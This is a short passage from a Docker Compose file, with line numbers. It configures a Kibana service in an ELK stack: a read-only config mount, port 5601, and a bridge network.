78.       - ./docker-
79.         elk/kibana/config/kibana.yml:/usr/share/kibana/config/kibana.yml:ro
80.     ports:
81.       - "5601:5601"
82.     networks:
83.       - elk
84.     depends_on:
85.       - elasticsearch
86.   networks:
87.     elk:
88.       driver: bridge
```